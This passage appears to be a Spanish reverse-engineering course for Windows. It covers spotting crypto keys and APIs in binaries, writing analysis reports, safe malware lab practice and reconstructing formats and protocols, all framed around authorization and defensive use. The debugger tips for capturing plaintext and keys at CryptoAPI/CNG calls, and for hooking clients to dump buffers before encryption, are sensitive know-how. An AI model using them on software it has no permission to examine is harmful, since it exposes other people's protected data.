El software moderno rara vez implementa algoritmos criptográficos desde cero; en su lugar, utiliza esquemas híbridos apoyados en las bibliotecas criptográficas nativas de Windows (Microsoft Learn: Cryptography Next Generation y CryptoAPI):

1. Esquemas Criptográficos Híbridos en la Práctica

La carga útil o los datos de configuración se cifran con un algoritmo simétrico de alta velocidad (AES-CBC, AES-GCM o ChaCha20) utilizando una clave de sesión generada al vuelo. A continuación, esa clave de sesión se cifra con una **clave pública asimétrica** (RSA o Curvas Elípticas ECC) embebida en el binario. Solo quien posee la clave privada correspondiente puede descifrar la clave de sesión y acceder a los datos.

2. Reconocimiento de Claves Asimétricas en Binarios

- **RSA:** Se detecta por la presencia del exponente público estándar `e = 65537` (`0x00010001`, codificado en little-endian como `01 00 01 00` en memoria) y módulos grandes `N` de 256 bytes (2048 bits) o 512 bytes (4096 bits) en `.rdata`.
- **Estructura `RSAPUBKEY` (CryptoAPI clásica):**

```
struct RSAPUBKEY {
    DWORD magic;  // 0x31415352 = ASCII "RSA1" (clave pública) / 0x32415352 = "RSA2"
(privada)
    DWORD bitlen; // Tamaño en bits (ej. 0x00000800 = 2048 bits)
    DWORD pubexp; // Exponente público (ej. 0x00010001 = 65537)
};
```

- **Curvas Elípticas (ECC / ECDSA / ECDH):** Se identifican por constantes de curvas estándares como `secp256r1` (NIST P-256) o `Curve25519` (constante de campo primo `2^255 - 19`).

3. Tabla de APIs Criptográficas Nativas y Puntos de Intercepción en Depuración

Operación	CryptoAPI Clásica (advapi32.dll)	CNG Moderna (bcrypt.dll)	Estrategia de Intercepción en Depurador
Inicialización	`CryptAcquireContextW`	`BCryptOpenAlgorithmProvider`	Identifica el algoritmo pasando cadenas como `BCRYPT_AES_ALGORITHM` o `BCRYPT_RSA_ALGORITHM`.
Importación de Clave	`CryptImportKey`	`BCryptImportKeyPair` / `BCryptGenerateSymmetricKey`	Poner breakpoint para volcar el buffer de la clave en memoria (estructura `BLOBHEADER` o clave simétrica cruda).
Cifrado de Datos	`CryptEncrypt`	`BCryptEncrypt`	**Punto crítico de intercepción:** Poner breakpoint en la entrada. El argumento `pbData` (CryptoAPI) o `pbInput` (`RDX` en x64 para CNG) contiene el **texto plano antes de ser cifrado**.
Descifrado de Datos	`CryptDecrypt`	`BCryptDecrypt`	Poner breakpoint en el **retorno de la función**. El buffer de salida contendrá el texto descifrado en memoria.

Ampliación editorial basada en fuentes externas — La trampa del Endianness en CNG vs. CryptoAPI y script de conversión en Python

Una de las discrepancias arquitectónicas más frecuentes al extraer claves criptográficas de memoria radica en la convención de orden de bytes (Microsoft Learn: CNG Key Storage):

Característica	CryptoAPI Clásica (advapi32.dll)	CNG Moderna (bcrypt.dll / ncrypt.dll)
Estructura del encabezado	`PUBLICKEYSTRUC` (`BLOBHEADER`) + `RSAPUBKEY`	`BCRYPT_RSAKEY_BLOB` / `BCRYPT_ECCKEY_BLOB`
Magic Bytes de clave pública RSA	`0x31415352` (ASCII `"RSA1"`)	`0x31415352` (`BCRYPT_RSAPUBLIC_MAGIC` = `"RSA1"`)
Magic Bytes de clave privada RSA	`0x32415352` (ASCII `"RSA2"`)	`0x32415352` (`BCRYPT_RSAPRIVATE_MAGIC` = `"RSA2"`)
Magic Bytes de Curvas Elípticas (P-256)	No soportado de forma estándar	`0x314B4345` (`"ECK1"` para ECDH) / `0x31534345` (`"ECS1"` para ECDSA)
Orden de Bytes (Endianness) del Módulo y Claves	**Little-Endian** (el byte menos significativo va primero)	**Big-Endian** (formato estándar de red / RFC)

Reconocimiento Visual de Claves ASN.1 DER (X.509)

Cuando un binario no utiliza APIs nativas de Windows y compila su propia librería (como mbedTLS u OpenSSL), las claves públicas suelen embeberse en formato ASN.1 DER binario. Se reconocen al instante por la secuencia invariable que codifica el OID de `rsaEncryption` (`1.2.840.113549.1.1.1`):

```
30 82 .. .. 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82 .. .. 00 30 82 ..
```

Script de Extracción y Conversión a PEM (Python / PyCryptodome)

Para convertir un volcado hexadecimal obtenido en x64dbg de una estructura `RSAPUBKEY` (CryptoAPI) a una clave pública `.pem` estándar utilizable en scripts defensivos, se debe invertir el orden de los bytes del módulo:

```
# Reconstrucción de clave pública RSA desde volcado de CryptoAPI (Little-Endian)
from Crypto.PublicKey import RSA

def parse_cryptoapi_rsapubkey(data: bytes) -> RSA.RsaKey:
    # data: buffer que comienza en RSAPUBKEY (después del BLOBHEADER de 8 bytes)
    magic = data[0:4]          # b'RSA1' (0x31415352)
    bitlen = int.from_bytes(data[4:8], 'little')
    pubexp = int.from_bytes(data[8:12], 'little')
    modlen = bitlen // 8
    # En CryptoAPI el módulo viene en little-endian; se invierte a big-endian:
    modulus = int.from_bytes(data[12:12+modlen][::-1], 'big')
    return RSA.construct((modulus, pubexp))

# Exportar a PEM: print(key.export_key().decode())
```

Ampliación editorial basada en fuentes externas — Reconocimiento de ChaCha20 / Salsa20 (RFC 8439) por sus constantes y operaciones ARX

En binarios modernos de Windows, el cifrado de flujo **ChaCha20** (IETF RFC 8439) es sumamente frecuente y no utiliza tablas S-box *(Hecho confirmado)*:

- **Constante mágica de 16 bytes (clave de 256 bits):** La cadena ASCII `"expand 32-byte k"` o los cuatro `DWORD` little-endian `0x61707865`, `0x3320646e`, `0x79622d32`, `0x6b206574` en las palabras `0..3` de un estado de 16 palabras (64 bytes). (Para clave de 128 bits: `"expand 16-byte k"`).
- **Firma en el código (Quarter-Round ARX):** Un bucle de 20 rondas (10 iteraciones dobles) compuesto exclusivamente por sumas de 32 bits (`add`), `xor` y rotaciones (`rol`) con conteos de **16, 12, 8 y 7 bits** (o 7, 9, 13 y 18 en Salsa20).

El informe reproducible

> **Objetivo de la lección**
>
> Al terminar vas a poder escribir un informe de análisis con entorno, hashes, método, evidencia, conclusión y límites, y revisar el informe de otra persona con una lista de verificación.

Prerrequisitos: método de análisis. **Duración sugerida:** 3 horas. Estimación aproximada.

Para qué sirve un informe

Un análisis sin registro es una anécdota. Sirve para vos mientras lo recordás; no sirve para un equipo, no se puede auditar y no se puede repetir. El informe convierte una sesión de debugger en **conocimiento verificable**.

Hay tres destinatarios posibles:

1. **Vos mismo, en dos semanas.** ¿Qué binario era? ¿Con qué versión? ¿Qué probaste?
2. **Otra persona del equipo.** ¿Puede repetir el experimento sin preguntarte nada?
3. **Un tercero que necesita decidir.** ¿Es seguro? ¿Hay un riesgo? ¿Qué mitigación recomendarías?

El nivel de detalle cambia según el destinatario, pero la estructura es la misma.

Estructura mínima

```
1. Identificación
   - Archivo, tamaño, SHA-256, origen, fecha de recepción
   - Entorno: SO, VM, herramientas y versiones, snapshot
2. Alcance y pregunta
   - Qué se analizó y qué quedó fuera
   - Pregunta concreta que guía el trabajo
3. Método
   - Estático: herramienta, pasos, direcciones
   - Dinámico: breakpoints, valores, condiciones
4. Observaciones
   - Tabla de evidencia: qué se hizo, qué se observó, dónde está la prueba
5. Conclusión
   - Respuesta directa, con grado de certeza
6. Límites
   - Qué no se probó, qué supuestos quedan, qué podría cambiar el resultado
7. Recomendaciones
   - Defensivas: detección, mitigación, monitoreo (si corresponde)
8. Anexos
   - Logs, capturas, scripts, hashes de artefactos
```

La plantilla del proyecto está en `plantilla_informe.md`. Esta lección la amplía con criterios de evidencia.

Ejemplo: informe corto de `check.exe`

Este es un informe de ejemplo sobre el programa de práctica de la lección anterior. Los valores son los que se observaron en esa práctica; las direcciones son ilustrativas y pueden variar en tu compilación.

```
INFORME DE ANÁLISIS — check.exe
Fecha: 2026-10-26
Analista: (tu nombre)

1. IDENTIFICACIÓN
Archivo: check.exe (52 KB)
SHA-256: <hash calculado con Get-FileHash>
Origen: compilado por el analista a partir de check.c (gcc -O0 -g)
Entorno: Windows 11 en VM, snapshot 00-limpia, x64dbg 2025.x, IDA Free 8.x
Alcance: determinar la condición de aceptación de dos números enteros.
Fuera de alcance: comportamiento fuera de la VM, otras compilaciones.

2. MÉTODO
Estático: búsqueda de la cadena "Correcto" (Shift+F12), xref (X),
lectura del grafo, renombrado de variables.
Dinámico: breakpoint en la comparación final, ejecución con
(40,80), (40,70) y (60,80).

3. OBSERVACIONES
| Entrada | EAX en la comparación | ZF | Salida |
| 40, 80  | 0x1E0                 | 1  | Correcto |
| 40, 70  | 0x1B8                 | 0  | Incorrecto |
| 60, 80  | no llega              | —  | Incorrecto (falla a>50) |

4. CONCLUSIÓN
El programa acepta pares (a,b) con a <= 50, b >= 50 y (a+b)*4 == 480.
Certeza: alta para esta compilación; no se probó exhaustivamente el espacio.

5. LÍMITES
No se analizaron otras compilaciones ni variantes del código.
No se evaluó el comportamiento con entradas no numéricas.
```

Ese informe es corto, pero responde: qué, cómo, con qué, qué se vio y qué falta.

Qué hace que una evidencia sea buena

Buena evidencia	Mala evidencia
Valor exacto, dirección, timestamp	"Se ve que compara"
Captura con la ventana y el valor visibles	Captura recortada sin contexto
Comando reproducible	"Lo hice con una herramienta"
Hash del binario	"El archivo que me pasaron"
Diferencia entre observado y supuesto	Mezcla de ambos sin aclarar

Una captura vale si se entiende **qué** muestra y **dónde** está el dato. Si recortás la ventana y no se ve la dirección ni el registro, no sirve como evidencia.

Trazabilidad: el hash y la cadena de custodia

El SHA-256 del binario es la forma de decir "este análisis corresponde exactamente a este archivo". Si el archivo cambia, el hash cambia.

Buenas prácticas:

1. Calculá el hash **al recibir** el archivo y anotalo.
2. Guardá una copia de trabajo con permisos de lectura.
3. No modifiques el original; si parcheás, trabajá sobre una copia y anotá el hash de la copia.
4. Registrá quién tuvo acceso y cuándo, si el contexto lo requiere.

Para malware, la cadena de custodia es más estricta: el archivo no sale del laboratorio, no se comparte por correo ni se sube a servicios públicos sin evaluar el riesgo.

Cómo se redacta la conclusión

Una conclusión no es un resumen del método. Es una **respuesta**. Tiene que poder leerse sola.

Mal	Bien
"Se analizó el binario y se encontraron comparaciones."	"El programa acepta `a <= 50`, `b >= 50` y `(a+b)*4 == 480`."
"Parece que hay un chequeo."	"El chequeo está en la comparación de `EAX` con `0x1E0`; con (40,80) `ZF=1`."
"Es seguro."	"No se observó actividad de red ni escritura fuera de la carpeta de trabajo en la VM."

La segunda columna es más útil porque **afirma algo que se puede contradecir con evidencia**.

Divulgación responsable

Si en un análisis autorizado encontrás una vulnerabilidad:

1. **No publiques el exploit** ni los detalles técnicos antes de que el proveedor pueda responder.
2. Documentá el impacto, la versión afectada y los pasos mínimos para reproducirlo.
3. Contactá al proveedor por un canal privado; guardá la evidencia.
4. Acordá un plazo razonable (por ejemplo, 90 días) antes de publicar.
5. No accedas a datos de terceros, no escales privilegios y no dejes puertas abiertas.

Esta guía no enseña a explotar sistemas ajenos. Los ejercicios de vulnerabilidades se hacen en programas propios o laboratorios diseñados para eso.

Práctica

1. Escribí el informe completo de tu `check.exe` con la estructura de arriba.
2. Incluí una tabla de evidencia con al menos tres filas.
3. Agregá una sección de límites con dos supuestos que no verificaste.
4. Intercambiá el informe con un compañero (o releelo al día siguiente) y aplicá esta lista:

Punto	Sí/No
¿Está el hash del binario?	
¿Está el entorno y la versión de las herramientas?	
¿La pregunta es específica?	
¿Cada conclusión tiene evidencia asociada?	
¿Se distingue observado de supuesto?	
¿Se puede repetir el experimento con lo escrito?	
¿Los límites son honestos?	

Preguntas de repaso

1. ¿Por qué el hash es parte del informe? Porque identifica sin ambigüedad el archivo analizado. Si el hash cambia, el informe ya no aplica a ese archivo.

2. ¿Qué diferencia hay entre una observación y una conclusión? La observación es lo que viste ("EAX=0x1E0"); la conclusión es lo que inferís ("la condición es (a+b)*4=480").

3. ¿Para qué sirve la sección de límites? Para que el lector sepa qué no se probó y no sobreestime el alcance del análisis.

4. ¿Qué hace reproducible un informe? Que incluya el binario identificado por hash, el entorno, los pasos y los valores observados, de modo que otra persona pueda repetirlos.

5. ¿Qué se hace si se encuentra una vulnerabilidad? Documentarla, reportarla en privado al proveedor, no publicar el exploit y acordar un plazo de divulgación.

Antes de avanzar

Tenés que poder:

- Escribir un informe con las ocho secciones.
- Distinguir evidencia de opinión.
- Calcular y registrar el hash del binario.
- Explicar la diferencia entre divulgar y publicar un exploit.

Puerta de salida

Si tu informe puede repetirlo otra persona sin preguntarte nada, está listo. Si no, falta evidencia o falta método.

Fuentes de esta lección

- `plantilla_informe.md` — plantilla base del proyecto.
- `Inventario limpio, LEEME` — uso de SHA-256 y criterio de no ejecución.
- `Reversing desde cero, cap. 11` — método de análisis y documentación visual.
- `Reversing desde cero, cap. 15` — valores y confirmación que alimentan el informe de ejemplo.

Capas de esta lección

Contenido observado en CLS: el método de los capítulos 11 y 15 y el uso de hashes del inventario. **Conocimiento externo:** estructura de informes técnicos y divulgación responsable. **Recomendación editorial:** la plantilla ampliada, la tabla de evidencia y el informe de ejemplo.

Análisis dinámico seguro: cuándo ejecutar y cuándo no

> **Objetivo de la lección**
>
> Al terminar vas a poder decidir si un programa se analiza solo en estático o se ejecuta en un laboratorio, preparar la observación con herramientas de monitoreo y actuar si el comportamiento se sale de lo previsto.

Prerrequisitos: laboratorio (Etapa 0) y método (Etapa 4). **Duración sugerida:** 3 horas. Estimación aproximada.

La decisión más importante

No todo se ejecuta. Antes de abrir un programa en el debugger, hacete tres preguntas:

1. **¿Tengo permiso?** ¿Es mío, es de código abierto, es un crackme de práctica, o tengo autorización escrita?
2. **¿Puedo contenerlo?** ¿Está en una VM aislada, con snapshot, sin carpetas compartidas y sin red personal?
3. **¿Necesito ejecutarlo?** ¿La pregunta se responde con análisis estático, o el comportamiento dinámico es imprescindible?

Si alguna respuesta es "no", el programa no se ejecuta. Se analiza estático, se documenta y se deriva a quien corresponda.

Situación	Qué hacer
Programa propio o de práctica	Ejecutar en VM, con snapshot
Software abierto que querés entender	Ejecutar en VM, con la licencia respetada
Binario de origen desconocido	Estático primero; dinámico solo en laboratorio dedicado
Malware confirmado	Estático y detección; dinámico solo con protocolo defensivo
Software comercial con protección	No eludir protecciones; analizar solo lo permitido
Archivo en cuarentena o excluido	No ejecutar; respetar la clasificación

Antes de ejecutar: línea base

Una observación sin línea base no sirve. Antes de correr el programa, registrá el estado del sistema:

- Procesos en ejecución.
- Conexiones de red.
- Archivos en la carpeta de trabajo.
- Claves de registro relevantes (si vas a observar persistencia).
- Hora de inicio.

Herramientas: **Process Explorer** (procesos, handles), **Process Monitor** (archivos, registro, procesos), **TCPView** (conexiones), **Autoruns** (persistencia). Todas son de Sysinternals o equivalentes gratuitos.

En la VM:

```
1. Restaurar snapshot 00-limpia.
2. Anotar hora y estado.
3. Iniciar Process Monitor con filtro por nombre del proceso.
4. Iniciar TCPView.
5. Ejecutar el programa.
6. Observar, anotar y detenerse.
7. Cerrar el programa, detener las capturas y restaurar snapshot.
```

Qué observar

Categoría	Qué mirar	Herramienta
Archivos	Creación, lectura, escritura, borrado	Process Monitor
Registro	Claves creadas/modificadas	Process Monitor
Procesos	Hijos, inyecciones, elevación	Process Explorer
Red	Conexiones, DNS, puertos	TCPView, Wireshark
Memoria	Regiones RWX, módulos cargados	x64dbg, Process Explorer
Persistencia	Run keys, servicios, tareas	Autoruns

No hace falta observar todo a la vez. Elegí dos o tres categorías según la pregunta.

El caso Shelter: lo que CLS muestra y lo que no se copia

El video 37 analiza el malware Shelter dentro de una VM Windows 7 de 32 bits, con otra VM Kali Linux para simular el ataque. El propio autor distingue análisis estático y dinámico y dice que en su caso va a ejecutar la muestra (`Videos y material adicional, Video 37`, 00:24:01–00:24:21).

Ese video es un **caso observado**, no un modelo para esta guía. Ejecuta malware, monta un reverse shell y usa una segunda VM para el ataque. Para un principiante, el orden correcto es:

1. Triage estático: tipo de archivo, secciones, imports, strings, hashes.
2. Detección: reglas YARA, firmas, comparación con VirusTotal **sin subir muestras confidenciales**.
3. Documentación de indicadores.
4. Solo si hay un propósito defensivo claro y un laboratorio dedicado, análisis dinámico controlado.

El video 36 inyecta una puerta trasera de Metasploit en una calculadora y usa una VM "por seguridad" (`Videos y material adicional, Video 36`, 00:29:21–00:29:42). Tampoco es una práctica de esta guía.

> **Lo que no se hace**
>
> No se ejecuta malware en el host. No se conecta la VM de análisis a la red doméstica. No se comparten carpetas. No se usan cuentas personales. No se sube una muestra a un servicio público sin evaluar si es confidencial. No se copia el malware fuera del laboratorio.

Anti-debug: una señal, no un obstacle a vencer

Si un programa detecta el debugger y se cierra, eso **es información**. Puede indicar:

- Que el programa tiene protecciones anti-análisis.
- Que está empaquetado.
- Que su comportamiento cambia según el entorno.

Los chequeos más comunes están en el capítulo 22 (PEB, `IsDebuggerPresent`, `NtGlobalFlag`) y en el capítulo 24 (lista de procesos, ParentPID, `CloseHandle` inválido). El capítulo 24 usa un crackme propio que muestra qué técnica lo detectó (`Reversing desde cero, cap. 24`, 00:01:17–00:03:31).

Para esta guía:

- **Estudiá** los mecanismos para reconocerlos y explicar por qué un binario se comporta distinto.
- **No** aprendas a evadir las protecciones de software comercial.
- **No** uses técnicas de ocultamiento para analizar muestras fuera de un laboratorio autorizado.
- Si el objetivo es defender, la pregunta es "¿cómo detecto este comportamiento?", no "¿cómo lo esquivo?".

Si algo sale mal

Un plan de contención tiene que existir antes de ejecutar:

1. **Detener la VM** (no suspenderla): apagado forzado si hace falta.
2. **Desconectar la red** de la VM desde el hipervisor.
3. **Restaurar la snapshot** limpia.
4. **Revisar el host**: procesos, conexiones, archivos compartidos, cuentas.
5. **Anotar** qué pasó, a qué hora y qué se observó.
6. **Reportar** si hubo exposición de datos o credenciales.
7. **Cambiar** las credenciales que pudieron quedar expuestas.

Si el programa logró escribir en una carpeta compartida o conectar a la red local, el aislamiento falló. Eso se documenta y se corrige antes de la próxima práctica.

Práctica

1. Ejecutá tu `check.exe` en la VM con Process Monitor filtrando por el nombre del proceso. Anotá qué archivos abre y qué claves de registro lee.

2. Ejecutá una versión que abra un archivo (`fopen`) y observá la operación de escritura.
3. Hacé una lista de línea base antes y después. ¿Qué cambió?
4. Elegí un archivo del proyecto marcado `cuarentena` y hacé **solo** triage estático: tipo, secciones, imports, strings, hash. No lo ejecutes.
5. Escribí un procedimiento de 10 líneas para "qué hago si la VM se comporta raro".

Preguntas de repaso

1. ¿Cuándo NO se ejecuta un programa? Cuando no tenés permiso, no podés contenerlo o no necesitás el comportamiento dinámico. También cuando está en cuarentena o excluido.

2. ¿Por qué se toma una línea base antes de ejecutar? Porque sin el estado inicial no podés atribuir los cambios al programa. La comparación antes/después es la evidencia.

3. ¿Qué indica que un programa detecte el debugger? Que tiene protecciones anti-análisis o que su comportamiento depende del entorno. Es un dato para documentar, no un obstáculo para "saltar".

4. ¿Qué hace primero si una muestra resulta sospechosa? Triage estático, cálculo de hash, documentación de indicadores y, si corresponde, derivación. No se ejecuta en el host.

5. ¿Qué hace si la VM se conecta a la red local? Se desconecta desde el hipervisor, se restaura la snapshot, se revisa el host y se documenta el fallo de aislamiento.

Antes de avanzar

Tenés que poder:

- Decidir si un programa se ejecuta o no, con justificación.
- Tomar una línea base y observar con Process Monitor/TCPView.
- Explicar por qué el video 37 no es un modelo de práctica.
- Describir un plan de contención.

> **Puerta de salida de la Etapa 4**
>
> Si podés analizar, documentar y contener una práctica completa, terminaste el recorrido base. Las ramas de la Etapa 5 son opcionales y exigen prerrequisitos.

Fuentes de esta lección

- `Videos y material adicional, Video 37` — caso Shelter: VM, Kali y ejecución de malware; se cita como caso observado.
- `Videos y material adicional, Video 36` — XOR, crypter y backdoor en VM.
- `Reversing desde cero, cap. 22` — PEB y detección de debugger.
- `Reversing desde cero, cap. 24` — cuatro chequeos anti-debug.
- `Inventario limpio, LEEME` — estados `cuarentena` y criterio de no ejecución.

Capas de esta lección

Contenido observado en CLS: el laboratorio con dos VMs del video 37, la inyección del video 36 y los chequeos de los capítulos 22 y 24. **Conocimiento externo:** observación con Process Monitor/TCPView y planes de contención. **Recomendación editorial:** la matriz de decisión y el protocolo de incidentes.

Reconstruir formatos y protocolos propios

Objetivo de la lección

Dado un conjunto pequeño de archivos o mensajes generados por un programa propio, formular y comprobar una estructura: campos, offsets, longitudes, endianness, framing y estados. Distinguir checksum, hash, MAC, compresión y cifrado como hipótesis diferentes, y anotar qué evidencia sostiene cada conclusión.

Prerrequisitos: Bits y endianness (1.1), formato PE (1.4), método de análisis (4.1), IPC de Windows como referencia. **Duración sugerida:** 6 horas.

Alcance y muestras

Usá archivos y programas **propios** o diseñados para la práctica. Para un protocolo, trabajá con dos procesos tuyos en una VM, una named pipe local o loopback. No envíes datos a servicios de terceros. **Capas:** conocimiento externo; ejemplo CLSF ilustrativo y sintético; laboratorio no verificado. La práctica propuesta usa programas propios y comunicación local.

Del síntoma a una pregunta comprobable

«¿Qué significa este blob?» es demasiado amplio. Convertí la duda en una pregunta que permita diseñar una prueba:

- ¿Los primeros cuatro bytes son una firma constante?
- ¿Este entero describe la longitud del cuerpo, del encabezado o del archivo completo?
- ¿Dos mensajes consecutivos se separan por longitud, delimitador o estado de la conexión?
- ¿Qué campo cambia cuando cambia solo el contenido?
- ¿El bloque final detecta corrupción accidental, autentica el mensaje o solo parece aleatorio?

Conservá cada muestra original sin modificarla, calculá su hash y anotá cómo se obtuvo. Trabajá sobre copias. Una tabla de diferencias entre muestras vale más que una interpretación basada en un solo archivo.

Procedimiento de reconstrucción

1. **Inventario.** Anotá tamaño, hash, origen de laboratorio, herramienta que lo produjo y si el espécimen es archivo, mensaje, flujo o captura. Identificá la envoltura conocida y separala del formato interno.
2. **Muestras controladas.** Generá pares que difieran en una sola propiedad: una cadena más larga, otro valor, un registro adicional o una versión distinta. Incluí casos válidos vacíos y límites que tu programa admita.
3. **Mapa de bytes.** Numera offsets desde cero; registra bytes, ASCII/UTF-16, enteros little-endian/big-endian, alineación y regiones repetidas. No decidas el tipo de un campo por su apariencia aislada.

4. **Hipótesis.** Para cada campo escribe hipótesis, evidencia, alternativa y prueba que la refutaría. «Parece una longitud» no es conclusión hasta comprobar varios tamaños.
5. **Framing y estructura.** Separa cabecera, registros, cuerpo y tráiler. Prueba longitudes prefijadas, tamaños fijos, delimitadores, terminadores, conteos y esquemas TLV. Comprueba si las longitudes incluyen o excluyen cabecera/tráiler.
6. **Estado y secuencia.** Dibuja estados y transiciones: conexión, saludo, petición, respuesta, error y cierre. Relaciona cada mensaje con el estado previo; un opcode puede significar cosas distintas según el estado.
7. **Transformaciones.** Investiga por separado codificación, compresión, checksum/CRC, hash, MAC y cifrado. Usa perturbaciones controladas y evidencia del programa propio; entropía alta por sí sola no demuestra cifrado ni compresión.
8. **Validación independiente.** Comprueba la hipótesis con muestras no usadas para formularla, límites y entradas malformadas inocuas. Escribe un esquema y un parser de referencia mínimo.

Endianness, longitudes y TLV

Un entero de dos bytes 05 00 vale 5 en little-endian; 00 05 vale 5 en big-endian. En tráfico IP, los campos numéricos de Winsock usan orden de red (big-endian), aunque el host x86/x64 use little-endian. Un formato puede mezclar órdenes: documenta el orden **por campo**.

En un esquema **TLV** (type, length, value), cada elemento indica tipo, longitud y valor. Confirma el ancho de tipo/longitud, si la longitud incluye el encabezado y cómo se representa un elemento desconocido.

Ejemplo trabajado: formato sintético CLSF

*(Ejemplo **ilustrativo**, generado para la lección; no proviene de un archivo CLS.)* Supongamos un programa propio que escribe estos bytes:

```
Offset  Bytes                                   Lectura provisional
00      43 4C 53 46                              firma ASCII «CLSF»
04      01                                       versión candidata = 1
05      00                                       flags candidatos = 0
06      0C 00                                    tamaño de cabecera candidato = 12 (LE)
08      05 00                                    tamaño de cuerpo candidato = 5 (LE)
0A      2A 00                                    campo variable = 42 (LE)
0C      48 45 4C 4C 4F                           cuerpo ASCII «HELLO»
```

La muestra completa tiene 17 bytes. Es tentador llamar «secuencia» al campo en offset 0A, pero una sola muestra no lo justifica. Generamos variantes cambiando una cosa cada vez:

Muestra	Cambios controlados	Observación
A	Cuerpo HELLO, campo 2A 00	Longitud 5; total 17 bytes
B	Mismo cuerpo, campo 2B 00	Solo cambia el campo en 0A; podría ser contador, ID o checksum
C	Cuerpo BYE!!, campo 2A 00	Cambia solo el cuerpo; el campo 0A permanece
D	Cuerpo HELLO!!!, campo 2A 00	Cuerpo crece tres bytes y el campo 08 pasa de 5 a 8

A y D apoyan la hipótesis «offset 08 es longitud del cuerpo» y que empieza en 0C. A/B/C sugieren que 0A no es un checksum simple del cuerpo, pero no identifican su significado. Solo al observar varias operaciones del programa propio —por ejemplo, que incrementa entre mensajes— podríamos etiquetarlo como contador. Cada etiqueta queda como hipótesis hasta probarla.

Framing y máquina de estados

En un archivo, el inicio y final vienen dados por el archivo. En un protocolo hay que averiguar **dónde termina cada mensaje**:

- **Tamaño fijo:** cada mensaje tiene la misma longitud.
- **Longitud prefijada:** un encabezado anuncia cuántos bytes siguen; determina si cuenta desde el encabezado o solo el cuerpo.
- **Delimitador:** un byte o secuencia separa mensajes; prueba cómo se escapa si aparece en el cuerpo.
- **Estado o longitud implícita:** el final depende de una operación o fase del protocolo.

TCP es un flujo de bytes: los límites de una llamada send no son automáticamente límites de mensaje para quien recibe. El framing pertenece al protocolo de aplicación. Named pipes de Windows pueden operar en modo byte o mensaje; identifica el modo antes de interpretar lecturas, y documenta también la estructura interna definida por la aplicación.

```
DESCONECTADO --conectar--> ESPERA_SALUDO
ESPERA_SALUDO --saludo válido--> LISTO
LISTO --petición--> ESPERA_RESPUESTA
ESPERA_RESPUESTA --respuesta/error--> LISTO
cualquier estado --cierre--> DESCONECTADO
```

El diagrama es una hipótesis hasta contrastarla con trazas de una ejecución propia. Anota estado previo, bytes, respuesta y efecto observable para cada transición.

No confundir checksum, hash, MAC, compresión y cifrado

- **Checksum/CRC:** detecta ciertas corrupciones accidentales; no autentica al emisor.
- **Hash:** resumen de tamaño fijo; sin secreto no prueba quién creó el mensaje.
- **MAC:** etiqueta con clave compartida que permite verificar integridad/autenticidad bajo ese secreto.
- **Cifrado:** transforma datos usando una clave para ocultar contenido; no implica por sí mismo integridad.
- **Compresión:** transforma la representación para reducirla; firmas y cambios de tamaño dan pistas, pero entropía alta no prueba compresión ni cifrado.
- **Codificación:** cambia la representación (por ejemplo, base64 o UTF-16) sin ser cifrado.

Cambia un solo byte y compara el tráiler en muchas muestras. Después cambia una propiedad semántica y repite. Si no puedes validar una fórmula o identificar una llamada concreta en el programa propio, registra «campo no resuelto» en vez de adivinar CRC/AES.

Práctica

En una VM, con **un escritor/parser propio** y, si eliges la rama de protocolo, dos procesos tuyos:

1. Genera al menos cuatro muestras con una sola variable distinta por par. Conserva originales y hashes.
2. Completa una tabla de offsets, ancho, orden de bytes, valor observado, hipótesis y confianza.
3. Identifica el framing y dibuja una máquina de estados para un intercambio local. Si usas named pipe, registra su modo byte/mensaje.
4. Investiga un posible tráiler variando un byte y el contenido; distingue qué puedes concluir y qué no sobre checksum, hash, MAC, cifrado o compresión.
5. Escribe un esquema breve y un parser de referencia para muestras válidas. Añade límites y casos malformados inocuos.
6. Reserva dos muestras para validación: predice sus offsets, longitudes y transiciones antes de abrirlas.

Entregable

Un mini-informe con hashes, tabla de campos/offsets, diagrama de estados si es protocolo, esquema, pruebas, hipótesis refutadas y límites. Marca cada campo como **confirmado**, **probable** o **sin resolver**, con su evidencia.

Preguntas de repaso

▼ **¿Por qué un mensaje TCP no termina necesariamente donde terminó la llamada send?**

> TCP entrega un flujo de bytes; el protocolo de aplicación define el framing. Los segmentos y llamadas de envío no garantizan los límites que verá cada lectura.

▼ **¿Qué experimento ayuda a identificar un campo de longitud?**

> Cambiar solo el tamaño del cuerpo en varias muestras y comprobar si el campo cambia coherentemente y si cuenta encabezado o archivo completo.

▼ **¿Que un tráiler cambie al modificar el cuerpo demuestra que es un CRC?**

> No. También podría ser hash, MAC, cifrado u otro campo dependiente del contenido. Hay que probar la hipótesis con más muestras y evidencia.

▼ **¿Qué diferencia hay entre minimizar una muestra y confirmar un formato?**

> Minimizar reduce una entrada manteniendo un comportamiento o cobertura; confirmar exige que una hipótesis estructural prediga muestras independientes y casos límite.

Puerta de salida

Podés reconstruir un formato o protocolo propio desde muestras controladas: marcar campos y offsets, explicar endianness/longitudes/framing, dibujar estados cuando corresponda, separar transformaciones candidatas y validar el esquema con muestras reservadas. No hace falta adivinar todos los campos; sí declarar qué evidencia falta.

Fuentes

- Microsoft Learn: Byte Ordering, Named Pipes, Named Pipe Type, Read, and Wait Modes.
- IETF: RFC 9293, Transmission Control Protocol (TCP).
- Método de análisis, IPC en Windows y fuzzing/análisis simbólico.

Protocolos de terceros: reconstruir un protocolo propietario

Objetivo de la lección

Reconstruir un **protocolo de red propietario** combinando **capturas** de tráfico y el **reversing del cliente**: descubrir el *framing*, la serialización y la máquina de estados, y documentarlo con un **disector de Wireshark**. **Prerrequisitos:** reconstruir formatos y protocolos (formatos y protocolos), ofuscación (2.10), scripting/Frida (2.21) y simbólico (2.25).

Solo sistemas propios o autorizados

Interceptar o descifrar tráfico de servicios ajenos sin permiso es ilegal. Esta lección se practica con un **cliente/servidor propio** o en un entorno con **autorización explícita**. No se reconstruyen protocolos para eludir controles de acceso ni para atacar servicios de terceros.

De formatos a protocolos

En la lección de formatos reconstruiste un **formato de archivo**: bytes quietos en disco. Un **protocolo** agrega dos cosas: **tiempo** (los mensajes van y vienen en una secuencia) y **estado** (un *handshake*, una autenticación, un *keepalive*). Lo reconstruís cruzando **lo que ves en la red** con **lo que hace el binario** (**conocimiento externo**).

1 · Capturar y aislar

Con **Wireshark** aislás la conversación (por IP/puerto) y mirás la dirección de cada mensaje. Si el tráfico está **cifrado** (TLS), **no se rompe la cripto**: se obtienen las claves del **propio cliente** (variable `SSLKEYLOGFILE`, o un *hook* que vuelca el buffer antes de cifrar). Analizás el texto claro del lado que controlás, no el de un tercero.

2 · Framing: dónde empieza y termina un mensaje

